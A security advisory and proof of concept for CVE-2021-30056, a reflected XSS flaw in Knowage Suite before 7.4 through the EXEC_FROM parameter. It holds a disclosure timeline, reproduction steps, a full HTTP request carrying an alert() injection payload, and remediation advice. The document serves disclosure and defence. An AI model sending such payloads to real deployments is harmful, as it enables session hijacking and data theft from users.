piuppi / Proof-of-Concepts Public

<> Code Pull requests Actions Projects Security Insights

main

Proof-of-Concepts / Engineering / XSS-KnowageSuite.md

piuppi Update XSS-KnowageSuite.md History

1 contributor

48 lines (29 sloc) | 3.76 KB

CVE-2021-30056 : Knowage Suite before 7.4 is vulnerable to reflected cross-site scripting (XSS). An attacker can inject arbitrary web script in /restful-services/publish via the 'EXEC_FROM' parameter that can lead to data leakage.

Overview

Knowage (https://www.knowage-suite.com) is the Open Source Business Analytics Suite combining traditional and big data sources into valuable and meaningful information.

Description

The vulnerability is present in the '**/restful-services/publish**', and can be exploited throuth a GET request via the '**EXEC_FROM**' parameter.

Impact

An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to be executed within his browser in his session context of the application. The attacker-supplied code can perform a wide variety of actions, such as performing arbitrary actions on victim's behalf, and logging their keystrokes. Users can be induced to initiate the attacker's crafted request in various ways. For example, the attacker could send a victim a link containing a malicious URL via email or instant message.

Timeline

- 2021-02-09: Discovered and reported to Knowage
- 2021-02-09: Got instant response from Knowage development team, "Thanks for your analysis report. We will evaluate your finding and get back to you soon with our feedback.
- 2021-03-22: Knowage Team fixed this issue in Knowage version 7.4.0
- 2021-04-05: I have obtained the CVE-2021-30056 and published the PoC

Discovered by

Gianluca Palma (@piuppi) of Engineering Ingegneria Informatica S.p.A.

Antonio Scibilia of Cybertech S.r.l.

Proof of concept (POC)


Reproducing Steps

After authenticating on the **Knowage Suite** portal with an any profile, Just navigate to any contextual menu on the site and intercept the GET request, which will contain the '**EXEC_FROM**' parameter.

In practice, all context menu requests that contain references to this parameter are vulnerable to HTML/javascript injection.


So, if you append an XSS payload to the 'EXEC_FROM' parameter, this is reflected in the HTML DOM of the page that does not properly sanitise user input.

Request:



```
GET /knowage/restful-services/publish?PUBLISHER=
/WEB-INF/jsp/tools/documentexecution/documentExecutionNg.jsp&OBJECT_ID=null&OBJECT_LABEL=
[redacted]&MENU_PARAMETERS={}&LIGHT_NAVIGATOR_DISABLED=TRUE&SBI_EXECUTION_ID=null&
OBJECT_NAME=[redacted]&EDIT_MODE=null&TOOLBAR_VISIBLE=null&CAN_RESET_PARAMETERS=null&
EXEC_FROM=null48825%27%3balert(%22XSS%20Reflected%22)%2f%2f593&CROSS_PARAMETER=null HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=40E4A9C4AC[redacted]; _ga=GA1.2.1099700595.1571212582;
_shibstate_1586191191_9ccc=
https%3A%2F%2[redacted]%2Fknowage%2Frestful-services%2Fpublish%3FPUBLISHER%3D%2FWEB-INF%
2Fjsp%2Ftools%2Fdocumentexecution%2FdocumentExecutionNg.jsp%26OBJECT_ID%3Dnull%26OBJECT_LABEL%3D
[redacted]%26MENU_PARAMETERS%3D%7B%7D%26LIGHT_NAVIGATOR_DISABLED%3DTRUE%26SBI_EXECUTION_I
D%3Dnull%26OBJECT_NAME%3D[redacted]%26EDIT_MODE%3Dnull%26TOOLBAR_VISIBLE%3Dnull%26CAN
_RESET_PARAMETERS%3Dnull%26EXEC_FROM%3Dnull48825%2527%253balert(%2522XSS%2520Reflected%2522)%252
f%252f593%26CROSS_PARAMETER%3Dnull;
[redacted]
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

Response:



https://[redacted]/knowage/restful-services/publish?PUBLISHER=/WEB-INF/j

XSS Reflected

Suggestions

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc). In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.